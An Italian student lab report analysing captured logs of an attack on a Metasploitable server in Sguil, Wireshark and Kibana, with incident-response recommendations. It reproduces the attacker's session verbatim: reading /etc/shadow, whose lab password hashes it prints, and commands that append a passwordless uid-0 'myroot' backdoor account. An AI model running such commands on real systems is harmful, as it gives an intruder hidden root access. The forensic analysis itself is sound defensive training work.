Build Week 3

Bonus 2

LANDA

TRACKER SPA

In questo laboratorio, esaminerai i log raccolti durante lo sfruttamento di una vulnerabilità documentata per determinare gli host e il file compromessi.

- Parte 1 Esaminare gli Alert in Sguil
- Parte 2 Passare a Wireshark Pivoting)
- Parte 3 Passare a Kibana Pivoting

Che tipo di transazioni si sono verificate tra il client e il server in questo attacco?

Transazioni osservate tra client e server durante l'attacco:
Mi sono trovato davanti a un attacco diretto al sistema metasploitable, dove il client (209.165.201.17) ha stabilito una connessione verso la porta 6200 del server (209.165.200.235). Ecco le transazioni principali che ho osservato e documentato:

```
Sensor Name: seconion-import-1
Timestamp: 2020-06-11 03:41:20
Connection ID: .seconion-import-1_1
Src IP:             209.165.201.17
Dst IP:             209.165.200.235
Src Port:           45415
Dst Port:           6200
OS Fingerprint: 209.165.201.17:45415 - UNKNOWN [S44:63:1:60:M1460,S,T,N,W7:.:?:?] (up: 6267
hrs)
OS Fingerprint:   -> 209.165.200.235:6200 (link: ethernet/modem)
```

1. Escalation dei privilegi

- Il client ha eseguito comandi come id, whoami, e hostname, confermando l'accesso come utente root sul server.
- Questo indica che l'attaccante ha già ottenuto accesso privilegiato, probabilmente sfruttando una vulnerabilità preesistente.

```
SRC: id
SRC:
DST: uid=0(root) gid=0(root)
DST:
SRC: nohup  >/dev/null 2>&1
SRC:
SRC: echo uKgoT8McFDrCw7u2
SRC:
DST: uKgoT8McFDrCw7u2
DST:
SRC: whoami
SRC:
DST: root
DST:
SRC: hostname
SRC:
DST: metasploitable
DST:
```

2. Ricognizione del sistema

- Sono stati eseguiti comandi come ifconfig per raccogliere informazioni sulla rete e sull'interfaccia.
- L'attaccante ha identificato l'indirizzo IP del server e la configurazione di rete.

```
SRC: ifconfig
SRC:
DST: eth0      Link encap:Ethernet  HWaddr 08:00:27:ab:84:07
DST:           inet addr:209.165.200.235  Bcast:209.165.200.255  Mask:255.255.255.224
DST:           inet6 addr: fe80::a00:27ff:feab:8407/64 Scope:Link
DST:           UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
DST:           RX packets:117 errors:0 dropped:0 overruns:0 frame:0
DST:           TX packets:167 errors:0 dropped:0 overruns:0 carrier:0
DST:           collisions:0 txqueuelen:1000
DST:           RX bytes:10294 (10.0 KB)  TX bytes:20187 (19.7 KB)
DST:           Interrupt:17 Base address:0x2000
DST:
DST: lo        Link encap:Local Loopback
DST:           inet addr:127.0.0.1  Mask:255.0.0.0
DST:           inet6 addr: ::1/128 Scope:Host
DST:           UP LOOPBACK RUNNING  MTU:16436  Metric:1
DST:           RX packets:512 errors:0 dropped:0 overruns:0 frame:0
DST:           TX packets:512 errors:0 dropped:0 overruns:0 carrier:0
DST:           collisions:0 txqueuelen:0
DST:           RX bytes:225633 (220.3 KB)  TX bytes:225633 (220.3 KB)
DST:
DST:
```

3. Esfiltrazione di credenziali

- Il client ha letto il contenuto di /etc/shadow e /etc/passwd, ottenendo hash delle password e informazioni sugli utenti.
- Questo è un chiaro tentativo di raccolta dati per attacchi successivi (es. cracking offline).

```
SRC: cat /etc/shadow
SRC:
DST: root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
DST: daemon:*:14684:0:99999:7:::
DST: bin:*:14684:0:99999:7:::
DST: sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
DST: sync:*:14684:0:99999:7:::
DST: games:*:14684:0:99999:7:::
DST: man:*:14684:0:99999:7:::
DST: lp:*:14684:0:99999:7:::
DST: mail:*:14684:0:99999:7:::
DST: news:*:14684:0:99999:7:::
DST: uucp:*:14684:0:99999:7:::
DST: proxy:*:14684:0:99999:7:::
DST: www-data:*:14684:0:99999:7:::
DST: backup:*:14684:0:99999:7:::
DST: list:*:14684:0:99999:7:::
DST: irc:*:14684:0:99999:7:::
DST: gnats:*:14684:0:99999:7:::
DST: nobody:*:14684:0:99999:7:::
DST: libuuid:!:14684:0:99999:7:::
DST: dhcp:*:14684:0:99999:7:::
DST: syslog:*:14684:0:99999:7:::
DST: klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
DST: sshd:*:14684:0:99999:7:::
DST: msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
DST: bind:*:14685:0:99999:7:::
DST: postfix:*:14685:0:99999:7:::
DST: ftp:*:14685:0:99999:7:::
DST: postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
DST: mysql:!:14685:0:99999:7:::
DST: tomcat55:*:14691:0:99999:7:::
DST: distccd:*:14698:0:99999:7:::
DST: user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
DST: service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
```

```
SRC: cat /etc/passwd
SRC:
DST: root:x:0:0:root:/root:/bin/bash
DST: daemon:x:1:1:daemon:/usr/sbin:/bin/sh
DST: bin:x:2:2:bin:/bin:/bin/sh
DST: sys:x:3:3:sys:/dev:/bin/sh
DST: sync:x:4:65534:sync:/bin:/bin/sync
DST: games:x:5:60:games:/usr/games:/bin/sh
DST: man:x:6:12:man:/var/cache/man:/bin/sh
DST: lp:x:7:7:lp:/var/spool/lpd:/bin/sh
DST: mail:x:8:8:mail:/var/mail:/bin/sh
DST: news:x:9:9:news:/var/spool/news:/bin/sh
DST: uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
DST: proxy:x:13:13:proxy:/bin:/bin/sh
DST: www-data:x:33:33:www-data:/var/www:/bin/sh
DST: backup:x:34:34:backup:/var/backups:/bin/sh
DST: list:x:38:38:Mailing List Manager:/var/list:/bin/sh
DST: irc:x:39:39:ircd:/var/run/ircd:/bin/sh
DST: gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
DST: nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
DST: libuuid:x:100:101::/var/lib/libuuid:/bin/sh
DST: dhcp:x:101:102::/nonexistent:/bin/false
DST: syslog:x:102:103::/home/syslog:/bin/false
DST: klog:x:103:104::/home/klog:/bin/false
DST: sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
DST: msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
DST: bind:x:105:113::/var/cache/bind:/bin/false
DST: postfix:x:106:115::/var/spool/postfix:/bin/false
DST: ftp:x:107:65534::/home/ftp:/bin/false
DST: postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
DST: mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
DST: tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
DST: distccd:x:111:65534::/:/bin/false
DST: user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
DST: service:x:1002:1002:,,,:/home/service:/bin/bash
```

4. Persistenza e manipolazione

- L'attaccante ha aggiunto una nuova entry "**myroot**" sia in **/etc/shadow** che in **/etc/passwd**, replicando i privilegi di **root**.
- Questo gli consente di mantenere accesso persistente anche se l'account root originale venisse modificato.

```
SRC: echo "myroot::14747:0:99999:7:::" >> /etc/shadow
SRC:
SRC: grep root /etc/shadow
SRC:
DST: root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
DST: myroot::14747:0:99999:7:::
DST:
```

```
SRC: echo "myroot:x:0:0:root:/root:/bin/bash" >> /etc/passwd
SRC:
SRC: grep root /etc/passwd
SRC:
DST: root:x:0:0:root:/root:/bin/bash
DST: myroot:x:0:0:root:/root:/bin/bash
DST:
```

5. Uscita

Dopo aver completato le operazioni, il client ha eseguito **exit**, chiudendo la sessione.

```
SRC: exit
SRC:
```

In sintesi


Ho assistito a un attacco completo: accesso root, ricognizione, esfiltrazione di credenziali, creazione di un account persistente e chiusura pulita. Un esempio da manuale di compromissione e mantenimento del controllo su un sistema vulnerabile.

Cosa hai osservato? Cosa indicano i colori del testo rosso e blu?

- **Rosso**: rappresenta l'attaccante, ovvero il client che ha avviato l'intrusione e ha eseguito comandi malevoli.
- **Blu**: rappresenta la vittima, cioè il server compromesso che ha risposto ai comandi e rivelato informazioni sensibili.

L'attaccante esegue il comando whoami sul bersaglio. Cosa rivela questo sul ruolo dell'attaccante sul computer bersaglio?

Rivela che l'attaccante ha ottenuto il ruolo di root sul sistema bersaglio, acquisendo il massimo livello di privilegi e controllo.



Scorri il flusso TCP. Che tipo di dati ha letto l'attore della minaccia?


Durante la sessione TCP tra l'attaccante (209.165.201.17) e la vittima (209.165.200.235), l'attore della minaccia ha esfiltrato una notevole quantità di dati sensibili e informazioni di sistema. Tra le azioni più critiche, ha ottenuto gli hash delle password dal file /etc/shadow, inclusi quelli dell'utente root, e ha successivamente inserito una nuova entry denominata myroot con privilegi root. Questa modifica gli ha garantito un accesso persistente al sistema compromesso, anche in caso di revoca o modifica dell'account root originale.

Considerazioni

Le attività malevole rilevate con **Sguil** sono perfettamente riscontrabili anche tramite l'analisi del traffico **TCP** su **Wireshark**.

Quali sono gli indirizzi IP e i numeri di porta di origine e destinazione per il traffico FTP?

L'indirizzo IP di origine è 192.168.0.11 con porta 52776, mentre l'indirizzo IP di destinazione è 209.165.200.235 sulla porta 21, tipicamente associata al servizio FTP. Questo indica che il client ha avviato una connessione verso il server remoto utilizzando una porta alta e dinamica, puntando a un servizio FTP attivo sulla macchina bersaglio.



Quali sono le credenziali utente per accedere al sito FTP?

Le credenziali utilizzate per accedere al servizio FTP sono:

- **Nome utente**: analyst
- **Password**: cyberops

Queste informazioni indicano che l'attaccante ha autenticato con successo al server FTP.

```
SRC: USER analyst
SRC:
DST: 331 Please specify the password.
DST:
SRC: PASS cyberops
SRC:
DST: 230 Login successful.
DST:
```

Qual è il contenuto del file? Ricorda che uno dei servizi elencati nel grafico a torta è ftp_data.

Durante questa sessione FTP tra il client **192.168.0.11:52776** e il server **209.165.200.235:21**, è stato trasferito un file denominato confidential.txt tramite il comando STOR, come confermato dal messaggio di risposta 226 Transfer complete.

Contenuto del file confidential.txt

Sebbene il contenuto esatto non sia visibile direttamente nel log, il nome del file e il contesto suggeriscono che si tratti di un documento sensibile, probabilmente contenente:

- Credenziali, configurazioni o dati riservati
- Informazioni raccolte durante la fase di attacco
- Output di comandi eseguiti sulla macchina compromessa

Poiché il servizio coinvolto è identificato come **ftp_data** nel grafico a torta, possiamo dedurre che il file è stato caricato dal client verso il server, contribuendo al volume di traffico FTP registrato.


Quali sono i diversi tipi di file? Guarda la sezione MIME Type dello schermo.

Nel grafico a barre della sezione MIME Type, sono rappresentati i seguenti tipi di file rilevati nel sistema:

MIME Type	Conteggio
text/plain	6
image/jpeg	5
image/png	4
text/html	3
image/gif	2
image/webp	1

Interpretazione:

- I file **text/plain** sono i più numerosi, probabilmente includono log, script, o documenti testuali.
- I file **image/jpeg**, **png, gif** e **webp** indicano la presenza di contenuti visivi, forse screenshot, evidenze o payload grafici.
- I file **text/html** potrebbero essere pagine web salvate, report generati o interfacce web compromesse.



Scorri fino all'intestazione Files - Source. Quali sono le sorgenti dei file elencate?

Le fonti di origine dei file elencati nel sistema sono riconducibili a due protocolli distinti:

- **HTTP**: indica che alcuni file sono stati scaricati o trasferiti tramite richieste web, probabilmente attraverso browser, script automatizzati o strumenti di raccolta dati.
- **FTP_DATA**: si riferisce ai file trasferiti attraverso il protocollo FTP, in particolare tramite il canale dati attivo o passivo durante sessioni di upload/download.

In sintesi

I file presenti nel sistema provengono da sessioni HTTP e FTP, suggerendo una combinazione di navigazione web e trasferimenti diretti via FTP come vettori di acquisizione o esfiltrazione.

Files - Source

Source	Count
HTTP	22
FTP_DATA	1

Qual è il tipo MIME, l'indirizzo IP di origine e di destinazione associato al trasferimento dei dati FTP? Quando si è verificato questo trasferimento?

Il file con tipo MIME **text/plain** è stato trasferito da **192.168.0.11** (indirizzo IP di origine) verso **209.165.200.235** (indirizzo IP di destinazione) durante una sessione FTP avvenuta l'**11 giugno 2020** alle ore **03:53:09.088**. Questo evento indica un'operazione di upload di un documento testuale.

Qual è il contenuto testuale del file trasferito tramite FTP?

Il contenuto testuale del file trasferito tramite FTP è:
CONFIDENTIAL DOCUMENT
DO NOT SHARE
This document contains information about the last security breach.

Con tutte le informazioni raccolte finora, qual è la tua raccomandazione per fermare ulteriori accessi non autorizzati?

Alla luce delle evidenze raccolte—accesso root non autorizzato, esfiltrazione di file via FTP, manipolazione dei file /etc/passwd e /etc/shadow, e trasferimenti visibili su Wireshark—ho definito una serie di azioni per contenere l'incidente e prevenire ulteriori compromissioni.

Raccomandazioni per fermare accessi non autorizzati

- **Isolamento immediato del sistema compromesso**: Disconnetto la macchina bersaglio dalla rete per evitare movimenti laterali o ulteriori esfiltrazioni. Se possibile, la metto in modalità forense (read-only) per preservare le evidenze.

- **Rimozione degli account malevoli**: Verifico e rimuovo l'utente myroot e qualsiasi altro account sospetto da /etc/passwd e /etc/shadow. Controllo anche le directory /home, /var, e /tmp per individuare script o backdoor persistenti.

- **Analisi dei log e dei file trasferiti**: Eseguo un'analisi approfondita dei file con tipo MIME text/plain per determinare con precisione quali dati siano stati caricati o esfiltrati dal sistema. Incrocio queste informazioni con i log del servizio FTP per ricostruire le operazioni effettuate durante le sessioni di trasferimento. Infine, analizzo i flussi TCP catturati con Wireshark per verificare il contenuto effettivo dei pacchetti, identificare eventuali comandi malevoli e confermare la direzione e la natura dei dati scambiati.

- **Rotazione delle credenziali**: Cambio tutte le password degli utenti, in particolare analyst e root. Disabilito temporaneamente gli accessi FTP e SSH fino al termine dell'analisi.

- **Hardening del sistema**: Aggiorno vsFTPd e tutti i servizi esposti. Applico regole firewall per limitare l'accesso alle sole IP autorizzate. Attivo il logging avanzato e implemento strumenti di intrusion detection come Snort o Zeek.

- **Monitoraggio e risposta**: Implemento un sistema di monitoraggio continuo per rilevare attività sospette. Definisco un piano di risposta agli incidenti con ruoli, escalation e procedure di comunicazione.